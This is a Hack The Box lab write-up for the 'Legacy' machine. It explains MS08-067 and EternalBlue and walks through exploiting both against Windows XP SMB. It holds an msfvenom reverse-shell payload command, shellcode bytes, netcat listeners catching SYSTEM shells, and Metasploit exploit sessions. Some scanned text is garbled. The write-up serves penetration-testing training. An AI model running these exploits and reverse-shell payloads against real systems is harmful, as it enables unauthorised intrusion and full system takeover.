# Write-Up Legacy - Hack The Box

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## **Assessment & Exploit Overview**

The machine Legacy is a Windows SMB server running on default ports (139/TCP & 445/TCP) with two (2) critical vulnerabilities in the system that grants SYSTEM access to an unauthenticated user through buffer overflows during the RPC request, NetprPathCanonicalize function, and the SMB NT Trans function. Both vulnerabilities have been used in high profile exploits such as: the Conficker worm and WannaCry ransomware. The vulnerable operating systems are: Windows Server 2003, Windows XP, and Windows 2000 based operating systems.

The first exploit used is MS08-67, which allows remote code execution through the Server Service (srvsvc). It does this by opening a named pipe as a file through RPC and accessing the srvsvc interface. The srvsvc then uses NetprPathCanonicalize from netapi32.dll to formalize path names. The buffer overflow exists in the input of the PathName argument used in NetprPathCanonicalize function. When the path goes beyond the root directory, it will strcopy the remainder and start searching for the starting '/' delimiting the directory. Since this is leftover bits of information, there won't be a preppended slash, so that leftover information gets placed into memory in front of the buffer. This is where the shellcode would be place in order to get a reverse shell on the server.

The second exploit, MS17-010 (EternalBlue) targets SMB as well, and ultimately facilitates remote code execution on the target server. This exploit takes advantage of how SMB handles data transactions with TRANS\_TRANSACT\_NMPIPE. The initial NT TRANS header will be filled with null bytes reaching max size. The second NT TRANS header will contain an instruction pointer to the shellcode and the DoublePulsar payload. From there, DoublePulsar will run in memory of the SMB server. While this makes actions on target difficult to detect from a blue team perspective, on the red side, if that host is shutdown or rebooted without any other means of persistence, then we will lose our shell on the host.

These can be considered trivial exploits and can be carried out by unskilled attackers, due in part to the quality and ease of execution through Metasploit. See Appendix A and Appendix B for simple exploitation through the Metasploit – Framework.

#### Scope

The scope of this assessment was one internal IP address belonging to an SMB server.

#### **In-Scope Assets**

Host/URL/IP Address	Description
10.129.218.131 (IPs changed cause I didn't get screenshots when I first compromised the machine)	Legacy SMB Server

Table 1: Scope Details

# **Detailed Walkthrough**

The following was done in order to fully compromise the Legacy machine:

#### MS08-67:

1. Run <u>rustscan</u> and/or <u>nmap</u> to determine open services, versions, and operating systems associated with the given IP address. From the scan, we are able to determine the OS used is <u>Windows XP running SMB</u> (139/445) and <u>RPC</u> (135).

```
Not shown: 997 closed tcp ports (conn-refused)
       STATE SERVICE
                           VERSION
135/tcp open msrpc
                           Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_
Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
_clock-skew: mean: 5d00h57m38s, deviation: 1h24m51s, median: 4d23h57m38s
 smb-os-discovery:
    OS: Windows XP (Windows 2000 LAN Manager)
   OS CPE: cpe:/o:microsoft:windows_xp::-
   Computer name: legacy
   NetBIOS computer name: LEGACY\x00
   Workgroup: HTB\x00
   System time: 2023-03-06T21:01:15+02:00
 _nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 005056b91f98 (VMware)
 smb-security-mode:
   account_used: <blank>
    authentication_level: user
    challenge_response: supported
   message_signing: disabled (dangerous, but default)
```

2. Now that we now what services are available, we can use the nmap scripting engine to help identify which attack vector we should use. Nmap scripts can be found in /usr/share/nmap/scripts. Here we seen the target is vulnerable to MS17-010 (EternalBlue) and MS08-67.

```
·[Target:Legacy∰IP:null∦XAttacker:RaSynNIP:10.10.14.122YPrize:0 points]
  ¬[]/home/ross/HackTheBox/Machines/Legacy $ nmap --script=smb-v∪ln-* 10.129.220.70
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-01 15:08 EST
Nmap scan report for 10.129.220.70
Host is up (0.043s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT
       STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false
 smb-vuln-cve2009-3103:
    VULNERABLE:
    SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
      State: VULNERABLE
      IDs: CVE:CVE-2009-3103
            Array index error in the SMBv2 protocol implementation in srv2.sys in Microsof
           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to
            denial of service (system crash) via an & (ampersand) character in a Process I
           PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-
            aka "SMBv2 Negotiation Vulnerability."
      Disclosure date: 2009-09-08
     References:
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
       http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
 smb-vuln-ms17-010:
    VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
      State: VULNERABLE
      IDs: CVE:CVE-2017-0143
      Risk factor: HIGH
       A critical remote code execution vulnerability exists in Microsoft SMBv1
         servers (ms17-010).
     Disclosure date: 2017-03-14
     References:
        https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacry
        https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
 emb-viiln-meA8-AA7.
```

3. Searchsploit query for MS08-67 returns a python script <u>7132</u>. Found an updated script on github from <u>jivoi</u> that I used instead since it looks like it can run on Windows XP.

4. Built shellcode with <u>msfvenom</u> while removing the bad characters (found in the comments of the python script). Copy and paste the output of msfvenom into the python script. (The shellcodes look different, because I decided to do a write a few days after I originally rooted the box. It won't be so inconsistent next time.)

```
| Taylor | Section | Market |
```

```
shellcode=(
"\x31\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76"
"\x0e\xa7\xb5\xba\xb1\x83\xee\xfc\xe2\xf4\x5b\x5d\x38\xb1"
"\xa7\xb5\xda\x38\x42\x84\x7a\xd5\x2c\xe5\x8a\x3a\xf5\xb9"
"\x31\xe3\xb3\x3e\xc8\x99\xa8\x02\xf0\x97\x96\x4a\x16\x8d"
"\xc6\xc9\xb8\x9d\x87\x74\x75\xbc\xa6\x72\x58\x43\xf5\xe2"
"\x31\xe3\xb7\x3e\xf0\x8d\x2c\xf9\xab\xc9\x44\xfd\xbb\x60"
"\xf6\x3e\xe3\x91\xa6\x66\x31\xf8\xbf\x56\x80\xf8\x2c\x81"
"\x31\xb0\x71\x84\x45\x1d\x66\x7a\xb7\xb0\x60\x8d\x5a\xc4"
"\x51\xb6\xc7\x49\x9c\xc8\x9e\xc4\x43\xed\x31\xe9\x83\xb4"
```

5. Once the correct shellcode bytes are in the python script we can run it against the target and see if it works, which it does.

```
-[Target:Legacy⊕IP:null∦XAttacker:RaSyn∏IP:10.10.14.122¶Prize:0 points]
   -[]/home/ross/HackTheBox/Machines/Legacy $ python3 ms08-67.py $IP 6 445
MS08-067 Exploit
   This is a modified verion of Debasis Mohanty's code (https://www.exploit-db.com/exploits/7132/).
   The return addresses and the ROP parts are ported from metasploit module exploit/windows/smb/ms08_067_netapi
   Mod in 2018 by Andy Acer
   - Added support for selecting a target port at the command line.
   - Changed library calls to allow for establishing a NetBIOS session for SMB transport
   - Changed shellcode handling to allow for variable length shellcode.
This version requires the Python Impacket library version to 0_9_17 or newer.
   Here's how to upgrade if necessary:
   git clone --branch impacket_0_9_17 --single-branch https://github.com/CoreSecurity/impacket/
   cd impacket
   pip install .
```

```
[Target:Legacy⊕IP:null ★ ★ Attacker:RaSyn ★ IP:10.10.14.122 ♥ Prize:0 points]

[★]/home/ross/HackTheBox/Machine $ sudo rlwrap nc -lnvp 443

[sudo] password for ross:
Listening on 0.0.0.0 443

Connection received on 10.129.227.181 1074

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

#### MS17-010:

1. Now that we have a shell using MS08-67, we are going to try EternalBlue. First we are going to need to git clone this MS17-010 repo and wget this python script. Additionally, we need to install python2 to be able to run everything. Now we craft the payload with msfvenom.

──[]/home/ross/HackTheBox/Machine/Legacy \$ msfvenom -p windows/shell\_reverse\_tcp LHOST=10.10.14.122 LPORT=443 -f exe > exploit.exe

2. Next we setup our reverse listener and run send\_and\_execute.py to deliver our payload and get a shell.

```
[Target:Legacy⊕IP:null ※ XAttacker:RaSyn NIP:10.10.14.122 Prize:0 points]
[∰]/home/ross/HackTheBox/Machine $ sudo rlwrap nc -lnvp 443
[sudo] password for ross:
Listening on 0.0.0.0 443
```

```
-[Target:Legacy⊕IP:null∦XAttacker:RaSyn№IP:10.10.14.122℉Prize:0 points]
   ¬[₩]/home/ross/HackTheBox/Machine/Legacy $ python2 send_and_execute.py 10.129.227.181 exploit.exe
Trying to connect to 10.129.227.181:445
Target OS: Windows 5.1
Using named pipe: browser
Groom packets
attempt controlling next transaction on x86
success controlling one transaction
modify parameter count to 0xffffffff to be able to write backward
leak next transaction
CONNECTION: 0x85c8f138
SESSION: 0xe1be4010
FLINK: 0x7bd48
InData: 0x7ae28
MID: 0xa
TRANS1: 0x78b50
TRANS2: 0x7ac90
modify transaction struct for arbitrary read/write
make this SMB session to be SYSTEM
current TOKEN addr: 0xe1aa6d20
userAndGroupCount: 0x3
userAndGroupsAddr: 0xe1aa6dc0
overwriting token UserAndGroups
Sending file TS7IS9.exe...
Opening SVCManager on 10.129.227.181.....
Creating service QkhU.....
Starting service QkhU.....
The NETBIOS connection with the remote host timed out.
Removing service QkhU.....
ServiceExec Error on: 10.129.227.181
nca_s_proto_error
Done
```


```
[Target:Legacy⊕IP:null ★ ★ Attacker:RaSyn ★ IP:10.10.14.122 ♣ Prize:0 points]
[★]/home/ross/HackTheBox/Machine $ sudo rlwrap nc -lnvp 443
[sudo] password for ross:
Listening on 0.0.0.0 443
Connection received on 10.129.227.181 1074
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

# **Appendices**

#### Appendix A - MS08-067 w/ Metasploit

1. Once msfconsole starts, search for ms08 and select "exploit/windows/smb/ms08-067 netapi"




2. Set the RHOST, LHOST, and run to get a meterpreter session.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 10.10.14.122:4444
[*] 10.129.227.181:445 - Automatically detecting the target...
[*] 10.129.227.181:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.129.227.181:445 - Selected Target: Windows XP SP3 English (Always0n NX)
[*] 10.129.227.181:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 10.129.227.181
[*] Meterpreter session 2 opened (10.10.14.122:4444 → 10.129.227.181:1059) at 2023-03-01 19:39:39 -0500
```

### Appendix B - MS17-010 w/ Metasploit

 Since we know we are dealing with SMB, run a search for SMB scanners to see if we have a vulnerability scanner that we can use. ( search auxiliary/scanner/smb )



2. The after running the scanner, we see that the target is "likely vulnerable" to EternalBlue. Now we need to search "EternalBlue" and select an exploit (exploit/windows/smb/ms17\_010\_psexec). After we supply the required options we run the exploit against the target server and get a meterpreter shell.

```
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 10.10.14.122:4444
[-] 10.129.227.181:445 - Rex::ConnectionTimeout: The connection with (10.129.227.181:445) timed out.
^C[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 10.10.14.122:4444
[*] 10.129.227.181:445 - Target OS: Windows 5.1
[*] 10.129.227.181:445 - Filling barrel with fish... done
[*] 10.129.227.181:445 - <------ | Entering Danger Zone | ---------
                             [*] Preparing dynamite...
[*] 10.129.227.181:445 -
[*] 10.129.227.181:445 -
                                     [*] Trying stick 1 (x86)...Boom!
                               [+] Successfully Leaked Transaction!
[*] 10.129.227.181:445 -
                              [+] Successfully caught Fish-in-a-barrel
[*] 10.129.227.181:445 -
[*] 10.129.227.181:445 - <------- | Leaving Danger Zone | -----------
[*] 10.129.227.181:445 - Reading from CONNECTION struct at: 0x85c79a18
[*] 10.129.227.181:445 - Built a write-what-where primitive...
[+] 10.129.227.181:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.129.227.181:445 - Selecting native target
[*] 10.129.227.181:445 - Uploading payload... ucPOywWD.exe
[*] 10.129.227.181:445 - Created \ucPOywWD.exe...
[+] 10.129.227.181:445 - Service started successfully...
[*] Sending stage (175686 bytes) to 10.129.227.181
[*] 10.129.227.181:445 - Deleting \ucPOywWD.exe...
[*] Meterpreter session 1 opened (10.10.14.122:4444 \rightarrow 10.129.227.181:1056) at 2023-03-01 19:35:33 -0500
meterpreter >
```

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